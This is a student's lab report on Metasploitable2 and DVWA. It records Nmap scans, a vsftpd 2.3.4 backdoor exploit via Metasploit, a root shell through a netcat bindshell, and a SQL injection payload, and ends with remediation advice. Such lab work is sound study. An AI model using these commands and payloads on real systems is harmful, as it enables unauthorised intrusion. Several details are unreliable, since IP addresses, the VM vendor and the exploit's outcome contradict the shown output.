




Department of Artificial Intelligence
BS Artificial Intelligence
NASTP Institute of Information Technology

Submitted By: Ayesha Imran

Submitted To: Sir Usama Ahmad

Semester: III

Session: Spring – 2025 to 2029

Subject: Information Security Lab

Date of submission: 5/19/2026

Open Ended Lab:

1. Advanced Reconnaissance & Access Analysis:

Step 1: Checking Kali Linux IP Address and Network Interface

In the first step, the IP configuration of the Kali Linux machine was verified. This was important to determine the active network interface and identify the subnet range before performing any network scanning activities. During this process, the system was connected through the eth0 interface.

Command Used:

ip a

```
(kali@AyeshaImran)~[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:65:63:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.229.130/24 brd 192.168.229.255 scope global dynamic noprefixroute eth0
        valid_lft 1707sec preferred_lft 1707sec
    inet6 fe80::1d0b:6f1c:653c:535a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Observation:

The Kali Linux machine was assigned the IP address 192.168.229.132/24 on the eth0 interface. This confirmed that the active network range was 192.168.229.0/24.

Step 2: Verifying the IP Address of Metasploitable2

After configuring Kali Linux, the IP address of the Metasploitable2 machine was checked. This step was necessary to confirm the target system's address before performing any network scanning from Kali Linux.

Command Used:

Ifconfig

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:ef:a5:6c
          inet addr:192.168.229.132  Bcast:192.168.229.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feef:a56c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:58 errors:0 dropped:0 overruns:0 frame:0
          TX packets:70 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5559 (5.4 KB)  TX bytes:7592 (7.4 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:97 errors:0 dropped:0 overruns:0 frame:0
          TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21529 (21.0 KB)  TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$
```

Observation:


The Metasploitable2 machine was assigned the IP address **192.168.229.132/24** on its active network interface. This confirmed that both Kali Linux and Metasploitable2 were connected within the same subnet, allowing communication between the two systems.

Step 3: Discovering Active Hosts Using Nmap

Once the subnet range was identified, an Nmap ping scan was performed to detect active devices connected to the network. This step helped verify that the target machine was online and reachable from the Kali Linux system.

Command Used:

```
sudo nmap -sn 192.168.229.0/24
```



```
(kali@AyeshaImran)-[~]
$ sudo nmap -sn 192.168.229.0/24
sudo: unable to resolve host AyeshaImran: Name or service not known
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 11:39 EDT
Nmap scan report for 192.168.229.1
Host is up (0.00052s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.229.2
Host is up (0.00071s latency).
MAC Address: 00:50:56:F9:D3:E1 (VMware)
Nmap scan report for 192.168.229.132
Host is up (0.00034s latency).
MAC Address: 00:0C:29:EF:A5:6C (VMware)
Nmap scan report for 192.168.229.254
Host is up (0.00026s latency).
MAC Address: 00:50:56:F0:03:3A (VMware)
Nmap scan report for 192.168.229.130
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.50 seconds
```

Observation:

The scan detected a total of **5 active hosts** on the network. Among them, the host with IP address **192.168.229.132** was identified as the Metasploitable2 target system because its MAC address vendor information was associated with **VirtualBox**, indicating that it was running as a virtual machine on the same subnet.

Step 4: Scanning Metasploitable2 for Open Ports

After identifying the target IP address, an Nmap SYN scan was performed on the Metasploitable2 machine to detect open TCP ports. Open ports indicate which network services are running on the system and may represent potential security vulnerabilities or attack points.

Command Used:

```
sudo nmap -sS 192.168.229.132
```

```

(kali@AyeshaImran)-[~]
$ sudo nmap -sS 192.168.229.132
sudo: unable to resolve host AyeshaImran: Name or service not known
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 11:45 EDT
Nmap scan report for 192.168.229.132
Host is up (0.014s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:EF:A5:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds

```

Observation:

The scan revealed several open ports including **21, 22, 23, 25, 53, 80, 139, 445, 3306, 5432, 5900, 6667, 8009, and 8180**. These ports correspond to different network services running on the target machine. The large number of exposed services indicates that the system has a broad attack surface and multiple possible entry points for further security testing.

Step 5: Detecting Services and Software Versions

After identifying the open ports on the target machine, a service and version detection scan was performed using Nmap. This step was important because port numbers alone do not provide complete information. Identifying the exact services and software versions helps determine whether the system is running outdated or vulnerable applications.

Command Used:

```
sudo nmap -sV 192.168.229.132
```

Observation:

The scan identified several running services and their versions on the target machine. Important services detected included **vsftpd 2.3.4** on port **21**, **OpenSSH** on port **22**, **Telnet** on port **23**, **Apache HTTP Server** on port **80**, **Samba** services on ports **139** and **445**, along with **MySQL**, **PostgreSQL**, **VNC**, **UnrealIRCd**, and a **bindshell** service on port **1524**. The presence of multiple outdated and vulnerable services indicated that the system contained several potential security weaknesses for further analysis.

```

(kali@AyeshaImran)-[~]
$ sudo nmap -sV 192.168.229.132
sudo: unable to resolve host AyeshaImran: Name or service not known
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 11:50 EDT
Nmap scan report for 192.168.229.132
Host is up (0.0032s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EF:A5:6C (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.29 seconds

```

Step 6: Attack Surface Identification

Based on the Nmap scan results, several attack surfaces were identified on the Metasploitable2 machine. An attack surface refers to any exposed service that can potentially be targeted by an attacker.

Main Attack Surfaces

- **FTP (21/tcp – vsftpd 2.3.4):**
Vulnerable version with a known backdoor command execution flaw.
- **Telnet (23/tcp):**
Insecure remote access service that sends data in plain text.
- **HTTP (80/tcp):**
Web service that may contain vulnerabilities such as SQL Injection.
- **SMB (139/445 tcp):**
File-sharing services that may allow unauthorized access or enumeration.
- **Database Services (3306/5432 tcp):**
MySQL and PostgreSQL services exposed on the network.
- **Bindshell (1524/tcp):**
Most critical service because it allows direct remote shell access to the target system.

Step 7: FTP Vulnerability Verification

The FTP service was selected for further analysis because Nmap identified the exact version as **vsftpd 2.3.4**, which is known to contain a backdoor command execution vulnerability in Metasploitable2 environments.

Command Used:

```
sudo nmap -sV -p 21 192.168.229.132
```

```
(kali@AyeshaImran)-[~]
$ sudo nmap -sV -p 21 192.168.229.132
sudo: unable to resolve host AyeshaImran: Name or service not known
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 11:57 EDT
Nmap scan report for 192.168.229.132
Host is up (0.0011s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 00:0C:29:EF:A5:6C (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.62 seconds
```

Observation:

The scan confirmed that the target was running the **FTP service on port 21** with **vsftpd 2.3.4**. This indicated that the service could potentially be vulnerable and justified further security testing.

Step 8: Vulnerability Verification Using SearchSploit

After identifying the FTP service version, SearchSploit was used to verify whether the detected software had any known vulnerabilities. This step ensured that further testing was based on confirmed security issues rather than random exploitation attempts.

Command Used:

```
searchsploit vsftpd 2.3.4
```

```
(kali@AyeshaImran)-[~]
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
Shellcodes: No Results
```

Observation:

SearchSploit returned a result for **Backdoor Command Execution in vsftpd 2.3.4**, confirming that the FTP service contained a known vulnerability.

Step 9: Metasploit Attempt and Troubleshooting

I tested the vsftpd 2.3.4 exploit module using Metasploit. The module was successfully located and configured; however, the exploit did not establish a session due to a payload/session incompatibility issue. This step was documented because troubleshooting failures is an important part of real-world security assessment.

Commands used:

```
msfconsole
search vsftpd
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > search vsftpd

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  auxiliary/dos/ftp/vsftpd_232             2011-02-03      normal    Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.229.132
RHOST => 192.168.229.132
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.229.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.229.132:21 - USER: 331 Please specify the password.
[+] 192.168.229.132:21 - Backdoor service has been spawned, handling ...
[+] 192.168.229.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.229.130:43291 -> 192.168.229.132:6200) at 2026-05-19 12:13:40 -0400
```

The relevant Metasploit module was found and selected for testing purposes.

```

(kali@AyeshaImran)-[~]
$ nc -nv 192.168.229.132 1524
(UNKNOWN) [192.168.229.132] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
root@metasploitable:/#

```

```

(kali@AyeshaImran)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:65:63:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.229.130/24 brd 192.168.229.255 scope global dynamic noprefixroute eth0
        valid_lft 1072sec preferred_lft 1072sec
    inet6 fe80::1d0b:6f1c:653c:535a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

```

```

Interrupt:17 Base address:0x2000

lo
    Link encap:Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
    UP LOOPBACK RUNNING MTU:16436 Metric:1
    RX packets:97 errors:0 dropped:0 overruns:0 frame:0
    TX packets:97 errors:0 dropped:0 overruns:0 carrier:0
    collisions:0 txqueuelen:0
    RX bytes:21529 (21.0 KB) TX bytes:21529 (21.0 KB)

msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:ef:a5:6c brd ff:ff:ff:ff:ff:ff
    inet 192.168.229.132/24 brd 192.168.229.255 scope global eth0
    inet6 fe80::20c:29ff:feef:a56c/64 scope link
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:ef:a5:76 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$ _

```


Step 10: Gaining Root Access via Exposed Bindshell

After completing service enumeration, I accessed the exposed bindshell service running on port 1524 for controlled validation purposes. This service was discovered during the Nmap scan and indicated a critical security misconfiguration.

Commands used:

```
nc -nv 192.168.0.101 1524
```

```
whoami
```

```
id
```

```
host
```

```
pwd
```

```
(kali@AyeshaImran)-[~]
$ nc -nv 192.168.229.132 1524
(UNKNOWN) [192.168.229.132] 1524 (ingreslock) open
root@metasploitable:/# root
bash: root: command not found
root@metasploitable:/# who am i
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# host
Usage: host [-aCdIriTwv] [-c class] [-N ndots] [-t type] [-W time]
          [-R number] [-m flag] hostname [server]
  -a is equivalent to -v -t ANY
  -c specifies query class for non-IN data
  -C compares SOA records on authoritative nameservers
  -d is equivalent to -v
  -l lists all hosts in a domain, using AXFR
  -i IP6.INT reverse lookups
  -N changes the number of dots allowed before root lookup is done
  -r disables recursive processing
  -R specifies number of retries for UDP packets
  -s a SERVFAIL response should stop query
  -t specifies the query type
  -T enables TCP/IP mode
  -v enables verbose output
  -w specifies to wait forever for a reply
  -W specifies how long to wait for a reply
  -4 use IPv4 query transport only
  -6 use IPv6 query transport only
  -m set memory debugging flag (trace|record|usage)
root@metasploitable:/# pwd
/
root@metasploitable:/# █
```


Observation:

The output of whoami confirmed root access, and id showed uid=0(root). This demonstrated that full administrative-level access was obtained on Metasploitable2. The issue was caused by an unauthenticated bindshell service being exposed on the network.

2. Web Application Security Assessment (DVWA):

Step 1: Opening DVWA and Logging In:

I accessed DVWA through the Kali browser using the Metasploitable2 web server and logged in with the admin credentials. This confirmed that the web application was reachable and functioning correctly.




Observation:

DVWA was successfully accessed at 192.168.229.132/dvwa, and the admin dashboard loaded without any issues.

Step 2: Setting DVWA Security Level to Low:

I changed the DVWA security level to Low to enable a clear demonstration of SQL Injection vulnerabilities. This setting disables strong input validation and security controls, making the application more vulnerable for testing purposes.



Observation:

The interface confirmed that the security level was successfully updated to Low.

Step 3: Normal Input Test on SQL Injection Page

Before attempting any injection payloads, I tested the User ID field with standard input to observe the application's normal behavior. This helped establish a baseline for how the system processes valid requests.

Commands used:

Input: 1



DVWA

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low

Observation:


The application returned the database record for ID 1, displaying First name: admin and Surname: admin. This confirmed that the input field is directly interacting with a backend database query.

Step 4: SQL Injection Data Extraction at Low Security Level

After establishing the baseline behavior, I tested the input field with a simple SQL Injection payload to determine whether the application properly validates user input.

Commands used:

`1' OR '1'='1`




Observation:

The application returned multiple database records, including admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith. This confirmed that the input was not properly sanitized, allowing SQL Injection to retrieve additional data beyond the intended query result.

Step 5: Changing Security Level to Medium:

After successfully demonstrating SQL Injection at the Low security level, I increased the DVWA security level to Medium to observe how the application behavior changes under stronger input filtering. This step was done to compare vulnerability differences between security levels.




Observation:

The system confirmed that the security level was successfully updated to Medium.

Step 6: Repeating Payload at Medium Security Level and Comparison

After changing the DVWA security level to Medium, I repeated the same SQL Injection payload to observe how the application behavior had changed. This step was used to compare the effectiveness of improved input handling.



Observation:

At Low security level, the payload successfully returned multiple database records. However, at medium level, the same payload failed to return data and instead produced an SQL syntax error message. This indicated that input validation had been partially improved, but the application still exposed sensitive database error information, revealing weaknesses in error handling.

DVWA Input Validation Weakness:

The SQL Injection vulnerability occurred because the application did not properly validate or sanitize user input before using it in a database query. At the Low security level, the injected payload successfully altered the query logic, resulting in the retrieval of multiple database records. At the Medium security level, the same payload was blocked, but the application still displayed a database error message, which could potentially expose internal query details. This demonstrates that while some filtering was introduced at medium level, input handling and error management were still insufficient. Effective prevention requires the use of prepared statements (parameterized queries), strict input validation, and the implementation of generic error messages that do not reveal database-specific information.

